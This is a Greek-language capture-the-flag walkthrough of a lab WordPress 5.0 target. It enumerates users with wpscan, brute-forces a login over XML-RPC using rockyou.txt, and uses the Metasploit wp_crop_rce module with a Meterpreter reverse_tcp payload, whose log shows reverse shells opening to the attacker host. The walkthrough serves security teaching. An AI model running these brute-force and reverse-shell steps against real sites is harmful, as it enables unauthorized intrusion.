Η αποκάλυψη δομικών στοιχείων της αρχιτεκτονικής και της υποδομής μιας εφαρμογής, όπως ο web server που την φιλοξενεί και η ακριβής version αυτού, μπορεί να οδηγήσει στην αποκάλυψη άμεσα εκμεταλλεύσιμων ευπαθειών. Αν ανατρέξουμε στο cve.org, στο κοινώς αποδεκτό αποθετήριο γνώσεων σχετικά με Common Vulnerabilities & Exposures (CVEs), θα δούμε ότι υπάρχουν αρκετά καταχωρημένα CVEs που σχετίζονται με την συγκεκριμένη έκδοση του Apache server (π.χ. CVE-2024-39884).

Η συγκεκριμένη ευπάθεια έχει τίτλο «Apache HTTP Server: source code disclosure with handlers configured via AddType», το οποίο σημαίνει ότι υπό προϋποθέσεις μπορεί να αξιοποιηθεί για να αποκαλυφθούν στον penetration tester τμήματα του source code της εφαρμογής. Με την σειρά τους αυτά τα τμήματα κώδικα μπορούν να οδηγήσουν σε επιθέσεις εις βάρος των χρηστών, της βάσης δεδομένων ή κάποιου άλλου asset της. Έτσι διαμορφώνονται οι «κρίκοι» της «αλυσίδας επίθεσης» ή αλλιώς το “cyber – kill chain”, όπως λέγεται από τους επαγγελματίες του κλάδου. Αντίστοιχα σημειώνονται τα υπόλοιπα findings, τα οποία αναφέρονται με συνοπτικό τρόπο.

Το 2<sup>ο</sup> finding είναι ότι η εφαρμογή επιτρέπει την πλοήγηση στους υποφακέλους **/wp-admin** και **/wp-admin/admin-ajax.php**. Το 3<sup>ο</sup> finding είναι ότι η εφαρμογή έχει ενεργό το πρωτόκολλο επικοινωνίας **XML-RPC** (eXtensible Markup Language – Remote Procedure Call). Το 4<sup>ο</sup> finding είναι ότι το wpscan έχει πρόσβαση στο αρχείο **/readme.html** της εφαρμογής. Το 5<sup>ο</sup> finding είναι ότι ο φάκελος **/wp-content/uploads** έχει ενεργοποιημένη τη δυνατότητα listing, δηλαδή να αναπαριστά στον χρήστη τα περιεχόμενά του. Το 6<sup>ο</sup> finding είναι ότι η εφαρμογή επιτρέπει την πρόσβαση στο **/wp-cron.php** της. Το WP-Cron είναι ο μηχανισμός διαχείρισης των time-based διεργασιών ενός WordPress site (π.χ. τα update λογισμικού είναι time-based διεργασίες). Σημειώνεται ότι το συγκεκριμένο εύρημα έχει δείκτη Confidence: 60%, το οποίο μας δείχνει ότι τέτοιου είδους εργαλεία αυτοματισμού εκτός από δυνατότητες έχουν ταυτόχρονα περιορισμούς και δεν μπορούν να αντικαταστήσουν τον ανθρώπινο παράγοντα. Το 7<sup>ο</sup> finding αφορά στη **version** του WordPress. Ένα τέτοιο στοιχείο θα μπορούσε ενδεχομένως να οδηγήσει στην ανακάλυψη νέων ευπαθειών αφού όπως φαίνεται και στο terminal η συγκεκριμένη version είναι παλιά και “insecure”. Το 8<sup>ο</sup> finding αφορά στη version του **theme** που χρησιμοποιεί η σελίδα. Συγκεκριμένα βλέπουμε ότι το theme που χρησιμοποιείται είναι το twentytwenty το οποίο θεωρείται “out of date” και ενδεχομένως να ενέχει κενά ασφάλειας. Το 9<sup>ο</sup> finding αφορά στα **plugins** της σελίδας. Σύμφωνα με τους ελέγχους που διεξήγαγε το wpscan δεν βρέθηκε κανένα εγκατεστημένο plugin, οπότε το συγκεκριμένο finding δεν έχει κάποια πρακτική αξία, δεν αυξάνει αυτό που ονομάζουμε στην κυβερνοασφάλεια, το “attack surface”. Τέλος, το 10<sup>ο</sup> finding αφορά στα **configuration backups** της σελίδας. Επίσης το wpscan δεν μπόρεσε να εντοπίσει κάποιο config backup.

Από τα παραπάνω findings μπορούμε να πούμε ότι ξεχωρίζει αυτό σχετικά με το xml-rpc webservice κι αυτό διότι η ενεργή ισχύς αυτού του webservice σημαίνει ότι επιτρέπονται οι client – server συνδέσεις, επομένως υπάρχει το ενδεχόμενο μιας **επίθεσης Brute-Force** ώστε να

αποκτήσουμε πρόσβαση ως user. Το θέμα τώρα είναι να εντοπίσουμε κάποιους χρήστες ώστε να μπορέσει να γίνει η δοκιμή.

Για να ανακαλύψουμε εγγεγραμμένους χρήστες της εφαρμογής τρέχουμε στο terminal την εντολή **wpscan --url blog.thm -e u**, όπου το flag **-e** σημαίνει enumerate και απαιτεί μια τιμή ως παράμετρο για να εκτελεστεί. Αυτή η τιμή είναι το u το οποίο σημαίνει users. Συνοπτικά, δίνουμε στο wpscan την εντολή να διεξάγει έναν νέο έλεγχο, αυτή τη φορά ψάχνοντας να εντοπίσει λίστα χρηστών.

Έτσι το wpscan εντοπίζει τους εξής users: **kwheel, bjoel, Karen Wheeler, Billy Joel**.

### **Brute-Force επιθέσεις & πιθανοτική προσέγγιση ανθρώπινων μοτίβων σκέψης**

Οι **επιθέσεις Brute-Force** ουσιαστικά βασίζονται από τη μία στην υπολογιστική ισχύ, στη δυνατότητα δηλαδή του client να στέλνει πολλαπλά requests σε μερικά milliseconds και του server να τα επεξεργάζεται και να απαντάει με τα αντίστοιχα responses στον ίδιο χρόνο. Από την άλλη βασίζεται στην παρατήρηση επαναλαμβανόμενων μοτίβο των ανθρώπων στη διαμόρφωση κωδικών πρόσβασης.

Οι περισσότερες web εφαρμογές πλέον τηρούν ένα κοινό password policy το οποίο συνήθως απαιτεί ο κωδικός να αποτελείται από τουλάχιστον 8 ή σε κάποιες περιπτώσεις και 12 χαρακτήρες, να αποτελείται όχι μόνο από λατινικούς χαρακτήρες αλλά και από ειδικά σύμβολα και αριθμούς. Cybersecurity researchers, hackers, Security Officers και λοιποί δρώντες στον κυβερνοχώρο έχουν ασχοληθεί σε βάθος με την μελέτη των συνηθειών των χρηστών – ανθρώπων κατά τη διαδικασία της διαμόρφωσης ενός κωδικού. Είναι συνήθης πρακτική ένας κωδικός, για παράδειγμα, ένας κωδικός να είναι μία παράφραση της λέξης “password” που να τηρεί το πλαίσιο του password policy (π.χ. P@ssw0rd123). Επίσης, συνήθης πρακτική είναι ο κωδικός να αποτελείται από ονόματα παιδιών, ημερομηνίες γέννησης, ονόματα αγαπημένων κατοικίδιων και άλλες πληροφορίες που ένας χρήστης μπορεί να δημοσιεύει οικειοθελώς σε προσωπικούς λογαριασμούς στα social media.

Η αποκάλυψη τέτοιων προσωπικών στοιχείων συχνά αντιμετωπίζεται από τους χρήστες με ελαφρότητα όμως η συλλογή, η σύνδεση και η σύγκριση ενός μεγάλου όγκου τέτοιων δεδομένων μπορεί να οδηγήσει στον σχηματισμό του προφίλ ενός χρήστη. Περιστατικά data leakage και διάχυσης προσωπικών κωδικών χιλιάδων χρηστών σε πλατφόρμες στο Dark Web μπορεί να οδηγήσουν στον σχηματισμό μακροσκελών λιστών τύπου password-list.txt, όπως αναφέραμε και νωρίτερα. Τέλος, η παραπάνω διαδικασία γίνεται ακόμη πιο εύκολη για άπαντες κακόβουλους δρώντες χάρη στις δυνατότητες που δίνει η εφαρμογή της τεχνητής νοημοσύνης και των μεγάλων γλωσσικών μοντέλων (LLMs) στο hacking.

Για να διεξάγουμε λοιπόν μία επίθεση **Brute-Force** στους παραπάνω χρήστες πηγαίνουμε στο terminal και τρέχουμε την εντολή **wpscan --url blog.thm -U <usernames.txt> -P <password-list.txt>**, όπου στη θέση του <usernames.txt> θα τοποθετήσουμε το όνομα ενός αρχείου που θα δημιουργήσουμε και που θα περιέχει τα usernames που ανακαλύψαμε, αντίστοιχα στη θέση του <password-list.txt> θα τοποθετήσουμε το όνομα ενός αρχείου που να περιέχει μία λίστα αλφαριθμητικών τα οποία είναι πιθανό κάποιο από αυτά να είναι ο κωδικός κάποιου εκ των χρηστών.

Το VM που χρησιμοποιούμε έχει κάποιες έτοιμες password lists, αρκεί να πλοηγηθεί κανείς στον φάκελο **/root/Desktop/Tools/wordlists**. Εκεί υπάρχει ένα αρχείο **rockyou.txt** το οποίο και θα χρησιμοποιήσουμε ως password-list. Αν το ανοίξουμε με κάποιον text editor θα δούμε ότι περιέχει μία λίστα πιθανόν κωδικών.


```
GNU nano 4.8
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
^G Get Help      ^O Write Out     ^W
^X Exit          ^R Read File     ^\
```

Τρέχουμε λοιπόν την εντολή **wpscan --url blog.thm -U usernames.txt -P /root/Desktop/Tools/wordlists/rockyou.txt** και βλέπουμε ότι το WPscan τρέχει πολύ γρήγορα έναν μεγάλο αριθμό ελέγχων κατά τους οποίους δοκιμάζει διαδοχικά όλους τους κωδικούς της password-list σε κάθε ένα από τα usernames που του υποδείξαμε. Χαρακτηριστικά στην παρακάτω εικόνα βλέπουμε ότι προσπαθεί να πραγματοποιήσει ένα login στον λογαριασμό Billy Joel με το password “killer1” κι ότι αυτή είναι η 6.955<sup>η</sup> προσπάθεια από τις 57.377.564 προσπάθειες που θα δοκιμάσει συνολικά μέχρι να βρει τον σωστό κωδικό.

```
[+] Performing password attack on Xmlrpc against 4 user/s
Trying Billy Joel / killer1 Time: 00:01:14 < > (6955 / 57377564)
```

Μετά από μερικά λεπτά αναμονής και δοκιμών έχουμε ένα επιτυχές αποτέλεσμα! Ο χρήστης **kwheel** έχει κωδικό “cutiepie1”. **Αποκτήσαμε unauthorized access στον λογαριασμό του, αυτό αποτελεί το πρώτο μας exploit.**

```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - kwheel / cutiepie1
```



Επιστρέφουμε στο dashboard του CtF room και βλέπουμε ότι με τα στοιχεία που έχουμε συλλέξει μέχρι στιγμής μπορούμε ήδη να απαντήσουμε τις δύο από τις πέντε ερωτήσεις – flags.

Answer the questions below

root.txt

Answer format: \*\*\*\*\*

Submit

user.txt

Answer format: \*\*\*\*\*

Submit

Where was user.txt found?

Answer format: /\*\*\*\*/\*\*\*

Submit

Hint

What CMS was Billy using?

Wordpress

✓ Correct Answer

What version of the above CMS was being used?

5.0

✓ Correct Answer

Παρότι έχουμε καταφέρει κάτι σημαντικό χρειάζεται να συνεχίσουμε την έρευνα καθώς δεν έχουμε βρει ακόμη όλα τα flags. Μέχρι στιγμής χάρη στο εύρημα για το XML - RPC enabled webservice καταφέραμε να αποκτήσουμε πρόσβαση στο λογαριασμό ενός χρήστη. Στη συνέχεια ας δούμε πώς μπορεί να αξιοποιηθεί το εύρημα του version του WordPress.

## Vulnerability Assessment, Exploit – Searchsploit & Metasploit

Γνωρίζουμε ότι το blog τρέχει σε WordPress v5.0. Θα χρησιμοποιήσουμε ένα εργαλείο που ονομάζεται **Searchsploit** για να βρούμε γνωστές ευπάθειες αυτής της έκδοσης. Στη συνέχεια θα χρησιμοποιήσουμε ένα άλλο γνωστό εργαλείο, το **Metasploit**, με το οποίο θα εκμεταλλευτούμε τα vulnerabilities που θα μας υποδείξει το Searchsploit.

Τρέχουμε στο terminal την εντολή **searchsploit wordpress 5.0** και βλέπουμε τις γνωστές ευπάθειες που έχουν καταγραφεί:

```
root@ip-10-10-137-173:~# searchsploit wordpress 5.0
```

Exploit Title	Path
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi	php/webapps/51042.txt
WordPress 5.0.0 - Image Remote Code Execution	php/webapps/49512.py
WordPress Core 5.0 - Remote Code Execution	php/webapps/46511.js
WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)	php/remote/46662.rb
WordPress Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts	multiple/webapps/47690.md
WordPress Core < 5.3.x - 'xmlrpc.php' Denial of Service	php/dos/47800.py
WordPress Plugin AN_Gradebook 5.0.1 - SQLi	php/webapps/51632.py
WordPress Plugin Custom Pages 0.5.0.1 - Local File Inclusion	php/webapps/17119.txt
WordPress Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)	php/remote/47187.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities	php/webapps/39553.txt
WordPress Plugin FeedWordPress 2015.0426 - SQL Injection	php/webapps/37067.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection	php/webapps/44943.txt
WordPress Plugin leenk.me 2.5.0 - Cross-Site Request Forgery / Cross-Site Scripting	php/webapps/39704.txt
WordPress Plugin Marketplace Plugin 1.5.0 < 1.6.1 - Arbitrary File Upload	php/webapps/18988.php
WordPress Plugin Network Publisher 5.0.1 - 'networkpub_key' Cross-Site Scripting	php/webapps/37174.txt
WordPress Plugin Nmedia WordPress Member Conversation 1.35.0 - 'doupload.php' Arbitra	php/webapps/37353.php
WordPress Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabilities	php/webapps/32867.txt
WordPress Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)	php/webapps/50686.py
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection	php/webapps/48918.sh
WordPress Plugin Smart Slider-3 3.5.0.8 - 'name' Stored Cross-Site Scripting (XSS)	php/webapps/49958.txt
WordPress Plugin WP-Property 1.35.0 - Arbitrary File Upload	php/webapps/18987.php

Το searchsploit εμφανίζει 21 γνωστές ευπάθειες, εκ των οποίων όμως οι 15 σχετίζονται με Plugins τα οποία εμείς έχουμε νωρίτερα ανακαλύψει ότι δεν χρησιμοποιούνται στο συγκεκριμένο site κι επομένως θα ασχοληθούμε με τα υπόλοιπα. Από τα υπόλοιπα ευρήματα φυσικά ξεχωρίζουν οι ευπάθειες τύπου *Remote Code Execution* οι οποίες μάλιστα εντοπίζονται στο core σύστημα του WordPress.

## Η επίθεση Remote Code Execution & το Reverse Shell

Οι ευπάθειες που μπορούν να οδηγήσουν σε **Remote Code Execution** (RCE) επιθέσεις είναι ιδιαίτερως επικίνδυνες διότι μπορούν να οδηγήσουν στην εκτέλεση ξένου, κακόβουλου, “*arbitrary*” κώδικα από τον υπολογιστή του hacker απευθείας στον web server που φιλοξενεί την εφαρμογή με ενδεχόμενο αποτέλεσμα μέχρι και τον πλήρη έλεγχό του. Σύμφωνα με την CloudFlare οι ευπάθειες που μπορούν ενδεχομένως να οδηγήσουν σε μία RCE επίθεση είναι οι injection vulnerabilities, οι insecure deserialization vulnerabilities, οι out-of-bound write vulnerabilities καθώς και οι vulnerabilities που σχετίζονται με το file management. Για την πραγματοποίηση μίας τέτοιας επίθεσης ο hacker κατά πάσα πιθανότητα θα προσπαθήσει να επιτύχει πρόσβαση στον απομακρυσμένο server μέσω Reverse Shell από το δικό του μηχάνημα.

Αν ρίξουμε μια ματιά στη λίστα σχετικών ευπαθειών που εντοπίσαμε παραπάνω θα ξεχωρίσουμε την ευπάθεια **Crop-image Shell Upload (Metasploit)** την οποία θα προσπαθήσουμε στη συνέχεια να εκμεταλλευτούμε με χρήση του εργαλείου Metasploit. Σύμφωνα με το exploit-db.com, τη βάση δεδομένων με στοιχεία για άμεσα εκμεταλλεύσιμες γνωστές ευπάθειες λογισμικού που

συντηρεί η OffSec, πρόκειται για την ευπάθεια με κωδικό CVE: 2019-8943 2019-8942, ενώ σύμφωνα με την Rapid7 αυτή η ευπάθεια αφορά στη δυνατότητα διεξαγωγής path traversal και local file inclusion επιθέσεων συγκεκριμένα στο WordPress 5.0.0 και σε μικρότερες εκδόσεις.

### Metasploit & εκμετάλλευση ευπαθειών

Το **Metasploit** είναι ένα εργαλείο το οποίο βασίζεται σε modules, ή αλλιώς σε «μονάδες», κάθε μία εκ των οποίων έχει μία συγκεκριμένη λειτουργία και ο συνδυασμός αυτών μπορεί να επιφέρει την εκμετάλλευση μιας ευπάθειας, την υλοποίηση δηλαδή ενός exploit. Τα βασικά module types του Metasploit είναι: auxiliary, exploit, payloads και post modules.

Σύμφωνα με το documentation στην ιστοσελίδα του Metasploit τα *auxiliary modules* λειτουργούν βοηθητικά, δεν μπορούν να προκαλέσουν exploit, όμως χρησιμεύουν για την εύρεση στοιχείων σχετικά με τον στόχο. Τα *exploit modules* χειρίζονται τις γνωστές ευπάθειες με σκοπό να τις εκμεταλλευτούν, τρέχοντας π.χ. arbitrary code στο μηχάνημα – στόχο. Τα *payloads* είναι τα «φορτία» που χρησιμοποιεί ένα exploit module για να εκτελέσει τις όποιες αυθαίρετες ενέργειές του, παραδείγματος χάρι ένα payload είναι το κομμάτι κώδικα που θα εκτελεστεί. Τέλος, τα *post modules* χρησιμοποιούνται αφού το μηχάνημα – στόχος έχει «πέσει» (“*compromised*”) και έχουν στόχο τη συλλογή πληροφοριών σχετικά με το session.

Οι βασικές εντολές του Metasploit είναι οι εντολές **search**, **use**, **set**, **run**. Η **search** χρησιμοποιείται για να βρει ο tester το module που τον ενδιαφέρουν, η **use** χρησιμοποιείται για να όρισει ένα module, η **set** χρησιμεύει για την παραμετροποίηση του module και η **run** χρησιμοποιείται για την εκτέλεσή του.

Τρέχουμε λοιπόν στο terminal την εντολή **msfconsole** για να ξεκινήσουμε την κονσόλα του Metasploit. Η ένδειξη **msf6 >** σημαίνει ότι πλέον τρέχει το terminal του **Metasploit Framework v6** και αναμένει εντολή από τον χρήστη.

```

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBBb  .
      '  dB'
dB'dB'dB'dB' dBBP      dBP      dBP BB
dB'dB'dB'dB' dBP      dBP      dBP BB
dB'dB'dB'dB' dBBBBP    dBP      dBBBBBBB

                                dBBBBBP dBBP dBBBBBBP
                                dB' dBP      dB'.BP
                                dBP dBBBB' dBP dB'.BP dBP      dBP
--o-- dBP      dBP      dBP      dB'.BP dBP      dBP
      | dBBBBP dBP      dBBBBP dBBBBP dBP      dBP

      o
                                To boldly go where no
                                shell has gone before

      =[ metasploit v6.4.38-dev-                                ]
+ -- --=[ 2460 exploits - 1266 auxiliary - 430 post              ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops                 ]
+ -- --=[ 9 evasion                                              ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```



Ας ψάξουμε λοιπόν τι exploits έχει καταχωρημένα το Metasploit σχετικά με την ευπάθεια crop - image shell upload. Τρέχουμε την εντολή **search wp\_crop** στο terminal του Metasploit και βλέπουμε τα εξής αποτελέσματα:

```
msf6 > search wp_crop

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -
-> 0  exploit/multi/http/wp_crop_rce          2019-02-19      excellent Yes     WordPress Crop-image Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce
```

Υπάρχει ένα exploit που σχετίζεται με το συγκεκριμένο module, το wp\_crop\_rce, το οποίο όπως σημειώθηκε και νωρίτερα είναι τύπου Remote Code Execution. Για να το αξιοποιήσουμε θα τρέξουμε στο terminal του Metasploit την εντολή **use exploit/multi/http/wp\_crop\_rce** και στη συνέχεια την εντολή **show options** ή εναλλακτικά σκέτο **options**.

```
msf6 > use exploit/multi/http/wp_crop_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

Name      Current Setting  Required  Description
----      -
PASSWORD  /               yes       The WordPress password to authenticate with
Proxies    /               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     /               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       The base path to the wordpress application
THEME_DIR  /               no        The WordPress theme dir name (disable theme auto-detection if provided)
USERNAME   /               yes       The WordPress username to authenticate with
VHOST      /               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
LHOST     10.10.67.96     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   WordPress

View the full module info with the info, or info -d command.
```

Μπορούμε να δούμε τις δυνατές επιλογές για την παραμετροποίηση του module και του payload που έχουμε επιλέξει, καθώς και το exploit target. Στο module υπάρχουν οι παράμετροι PASSWORD, Proxies, RHOSTS, RPORT, SSL, TARGETURI, THEME\_DIR, USERNAME, VHOST ενώ στο payload οι παράμετροι LHOST, LPORT, καθένας με την αντίστοιχη τιμή και επεξήγηση. Το exploit target μας ενημερώνει για το ID και την ονομασία του στόχου.

Αρχικά θα παραμετροποιήσουμε το module. Θα χρειαστεί να θέσουμε username και password ώστε να μπορέσει το Metasploit να τρέξει το exploit όντας authenticated user στην εφαρμογή. Τρέχουμε τις εντολές **set USERNAME kwheel** και **set PASSWORD cutiepie1**, σύμφωνα με τα προηγούμενα ευρήματά μας. Επίσης, τρέχουμε την εντολή **set RHOSTS blog.thm** για να

ορίσουμε τον απομακρυσμένο υπολογιστή (Remote Host) στον οποίο θέλουμε να αποκτήσουμε πρόσβαση.

Αν τώρα ξανατρέξουμε την εντολή **show options** θα δούμε ότι με τις προηγούμενες εντολές μας έχουμε επηρεάσει τις ρυθμίσεις του module, ενώ στο πεδίο Payload options μπορούμε να δούμε τον LHOST (Local Host), δηλαδή τον δικό μας υπολογιστή.

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD  cutiepie1       yes       The WordPress password to authenticate with
  Proxies    blog.thm        yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     blog.thm        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       The base path to the wordpress application
  THEME_DIR  /               no        The WordPress theme dir name (disable theme auto-detection if provided)
  USERNAME   kwheel          yes       The WordPress username to authenticate with
  VHOST      /               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      10.10.67.96     yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    WordPress

View the full module info with the info, or info -d command.
```

Τώρα που έχουμε παραμετροποιήσει το module μας μπορούμε να τρέξουμε το exploit. Τρέχουμε στο MSF6 terminal την εντολή **run**.

```
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.10.104.229:4444
[*] Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Meterpreter session 1 opened (10.10.104.229:4444 -> 10.10.165.233:38052) at 2025-01-29 11:45:52 +0000
[*] Including into theme
[*] Sending stage (40004 bytes) to 10.10.165.233
[*] Attempting to clean up files...
[*] Meterpreter session 2 opened (10.10.104.229:4444 -> 10.10.165.233:38106) at 2025-01-29 11:47:49 +0000
```


## To exploitation flow της επίθεσης

Χάρη στο Metasploit η επίθεση γίνεται αυτοματοποιημένα κι όχι «χειροκίνητα» - manually. Πολλά από τα σύγχρονα penetration testing εργαλεία δίνουν τη δυνατότητα αυτοματοποιημένων δοκιμών. Το ζήτημα όμως είναι αρχικά να κατανοήσουμε τη διαδικασία πίσω από το αυτόματο testing, τα βήματα, τις μεθόδους, την επαφή με τα τρωτά σημεία της εφαρμογής, συνολικά το exploitation flow της επίθεσης. Το automation security testing δεν μπορεί να αντικαταστήσει πλήρως το «χειρουργικό» manual testing, γι' αυτό ο penetration tester χρειάζεται να μπορεί να



συνδυάσει και τις δύο αυτές προσεγγίσεις. Εξάλλου το toolkit που έχει στη διάθεσή του ο tester μπορεί να διαφέρει από case σε case. Υπάρχουν toolkits ή «σουίτες» εργαλείων που παρέχονται από εταιρίες ή οργανισμούς και οι οποίες εμπεριέχουν μία γκάμα εργαλείων στην εμπορική – επί πληρωμής – έκδοσή τους, το οποίο συνεπάγεται και διεύρυνση των δυνατοτήτων τους. Υπάρχουν όμως και οργανισμοί οι οποίοι δεν είναι διατεθειμένοι να επενδύσουν σε τέτοια εργαλεία, ή περιβάλλοντα δοκιμών τα οποία δεν επιτρέπουν εξ' αρχής τη χρήση τέτοιων εργαλείων (πχ production environments). Για όλους αυτούς τους λόγους ο penetration tester χρειάζεται να κατανοεί τις αλληλεπιδράσεις λογισμικού στην ουσία τους, να κατανοεί τη *μηχανική* των συστημάτων που χρησιμοποιεί, και να είναι εξοικειωμένος με ένα εύρος εναλλακτικών εργαλείων του ίδιου σκοπού ούτως ώστε να είναι σε θέση να δράσει αποτελεσματικά ανεξάρτητα από το σετ εργαλείων που έχει στη διάθεσή του.

Ας εξετάσουμε, λοιπόν, το συγκεκριμένο exploit [*Crop-image Shell Upload (Metasploit)*]. Όπως αναφέρθηκε και νωρίτερα ο penetration tester μπορεί να ανατρέξει σε βάσεις γνώσεων που συγκεντρώνουν πληροφορίες σχετικές με γνωστές ευπάθειες για να αποκτήσει καλύτερη εικόνα για το exploit που τον ενδιαφέρει. Στη συγκεκριμένη περίπτωση γνωρίζουμε ότι το exploit βασίζεται στην ύπαρξη αδυναμίας στο λογισμικό κατά το path traversal και κατά την διαδικασία local file inclusion. Στο exploit-db.com θα βρούμε καταχωρημένη την ευπάθεια αυτή μαζί με το κομμάτι κώδικα που μπορεί να πυροδοτήσει το exploit, δηλαδή το malicious payload.



The screenshot shows the Exploit Database interface for the exploit 'WordPress Core 5.0.0 - Crop-image Shell Upload (Metasploit)'. The interface includes a sidebar with navigation icons and a main content area with the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46662	2019-0943 2019-0942	METASPLOIT	REMOTE	PHP	2019-04-05

Additional information shown includes:

- EDB Verified: ✓
- Exploit: 📄 / {}
- Vulnerable App:

The exploit code is displayed in a text area with a 'Copy' button:

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Remote
  Rank = ExcellentRanking

  include Msf::Exploit::FileDropper
  include Msf::Exploit::Remote::HTTP::WordPress

  def initialize(info = {})
    super.update_info(
      info,
      {
        'Name' => 'WordPress Crop-Image Shell Upload',
      }
    )
  end
end
```

Όταν τρέχουμε μέσα από το Metasploit το exploit `wp_crop_rce` τότε ο client μας στέλνει ένα request στον server το οποίο εμπεριέχει ένα payload με τα credentials που του έχουμε δώσει ως input μέσα από τις εντολές **set USERNAME kwheel, set PASSWORD cutiepie1, set RHOSTS blog.thm**.

Αυτό το payload αρχικά ξεκινάει έναν reverse TCP handler στη διεύθυνση του Local Host ώστε αν το payload καταφέρει να πραγματοποιήσει την εκτέλεση του κώδικά του στον Remote Host αυτός να ξεκινήσει μία σύνδεση με τον πρώτο.

